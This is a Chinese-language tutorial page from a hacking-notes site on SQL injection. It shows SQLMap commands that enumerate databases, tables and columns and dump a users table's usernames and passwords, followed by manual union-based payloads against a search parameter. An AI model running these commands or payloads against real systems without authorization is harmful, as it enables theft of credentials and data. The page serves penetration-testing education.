> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/zh/hacking-tools/web/sqlmap/sql-injection-sqlmap-and-manual-testing.md).

# 使用 SQLMap 和手动测试进行 SQL 注入

结合 SQLMap 自动化、手动验证和数据库提取的 SQL 注入利用工作流。

{% hint style="info" %}
一个 **SQL注入** 这是 Web 应用程序中的一种安全漏洞，当恶意 SQL 查询被插入到输入字段中以操纵底层数据库时就会发生。这使攻击者能够访问、修改或过滤未授权数据。像 SQLMap 这样的工具通过识别并利用此类漏洞，以自动化方式执行 SQL 注入，从而自动完成这一过程。或者，攻击者也可以通过直接操纵输入项来手动执行 SQL 注入攻击，以获得对数据库的未授权访问。
{% endhint %}

## 自动化SQL注入（SQLMap）


1. 让我们使用 Burp Suite 拦截一个搜索请求：

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5c45b198faf6affefc679be1101264b05f67080c%2FPasted%20image%2020230819193936.png?alt=media" alt=""><figcaption></figcaption></figure>


2. 让我们把这个请求保存到一个文件中，我们将其命名为 **request.req**:

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-41ad6f06b4af8e0eb47decf69b64415f9a62a86e%2FPasted%20image%2020230819194318.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


3. 该文件包含以下 **内容**:

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a80b43c7e6604a212b6afc7c69d784b022592059%2FPasted%20image%2020230819194522.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

4. 使用 **SQLMap** 工具，让我们运行以下命令来查看这个网站是否 **易受攻击的** 受到一次 **SQL攻击**:

```bash
sqlmap -r request.req  -p searchitem --batch  
```

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-0a9d4804c67cc246dbc393f5099fdf5f3b12a229%2FPasted%20image%2020230819194927.png?alt=media" alt=""><figcaption></figcaption></figure>


5. 使用这个命令，让我们列出所有 **数据库**:

```bash
sqlmap -r request.req  -p searchitem --batch --dbs
```

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a96b0e238b00446ec0228d203065aaf128a6b9a3%2FPasted%20image%2020230819195305.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

6. 使用这个命令，让我们列出所有 **表** 某个特定数据库中的：

```bash
sqlmap -r request.req  -p searchitem --batch -D "database_name" --tables
```

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-340b73403aed5bd96e3c640257ea1d68cc0eeebd%2FPasted%20image%2020230819195522.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


7. 使用这个命令，让我们列出所有 **列** 某个特定表中的：

```bash
sqlmap -r request.req  -p searchitem --batch -T "table_name" --columns
```

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-047981028696ac3245465e5e1f3cd66cfbab67ec%2FPasted%20image%2020230819195705.png?alt=media" alt=""><figcaption></figcaption></figure>


8. 使用这个命令，让我们查看 **内容** 列中的

```bash
sqlmap -r request.req  -p searchitem --batch -T users -C username,password --dump
```

*如果该工具找到加密密码，它会自动解密它们*:

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-aa460ce2d1e95a95968e7a00be6f70f2918eaf3d%2FPasted%20image%2020230819200103.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

***

## 手动SQL注入

1. 让我们使用 Burp Suite 拦截一个搜索请求：

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5c45b198faf6affefc679be1101264b05f67080c%2FPasted%20image%2020230819193936.png?alt=media" alt=""><figcaption></figcaption></figure>

2. 将此请求发送到 **Repeater**:

3. 在 **searchitem** 搜索字段中，添加以下内容：

```bash
test' order by 100-- -
```

4. 服务器告诉我们有 **没有那么多列**:

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a3b65b4f416eb9122b8a194d01b05643c14325b3%2FPasted%20image%2020230819200544.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


5. 让我们尝试 **直到没有剩余为止** （在这种情况下，有5列）：

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c4ddd9d7336e60ecaf0844d9f48a232cd5b893ec%2FPasted%20image%2020230819201307.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


6. 我们现在知道 **有5列**，现在使用 **union** 函数，我们将 **显示** 它们：

```arduino
test' union select 1,2,3,4,5-- -
```

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-1e5c3926b3217a3e9a9a612f7d7e2028ddefbf89%2FPasted%20image%2020230819201707.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


* 如果 **更改名称** 第三列，例如“test”，它 **也会改变**:

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5d502ede4329e6069161e8b92a28a121280b0727%2FPasted%20image%2020230819201910.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>



7. 这意味着，如果我们引入 **database()** 或 **user()** 函数， **数据库名称** 或 **运行数据库的用户名** 将会显示：

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-06e91eef0a1a551e2c36d8051fa28e81505e77da%2FPasted%20image%2020230819202027.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-25175e69517ef13b2fd479879745e22a28d70ea5%2FPasted%20image%2020230819202215.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

**以下是手动列举的步骤：**


1. 让我们列出所有 **数据库**:

```bash
test' union select 1,2,schema_name,4,5 from information_schema.schemata-- -
```

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a477ae3774faa91406bc47fa5ba316ba27a81bb9%2FPasted%20image%2020230819202507.png?alt=media" alt=""><figcaption></figcaption></figure>


2. 让我们列出所有 **表** 某个特定数据库中的：

```rust
test' union select 1,2,table_name,4,5 from information_schema.tables where table_schema='database_name'-- -
```

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-eb588a40b810f35ab0665b4b6e892713217a0030%2FPasted%20image%2020230819203224.png?alt=media" alt=""><figcaption></figcaption></figure>


3. 让我们列出所有 **列** 某个特定表中的：

```rust
test' union select 1,2,column_name,4,5 from information_schema.columns where table_schema='database_name' and table_name='table_name'-- -
```

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-50dcdd62924f730fcaa5f3ce0e8932e148c1b274%2FPasted%20image%2020230819203012.png?alt=media" alt=""><figcaption></figcaption></figure>

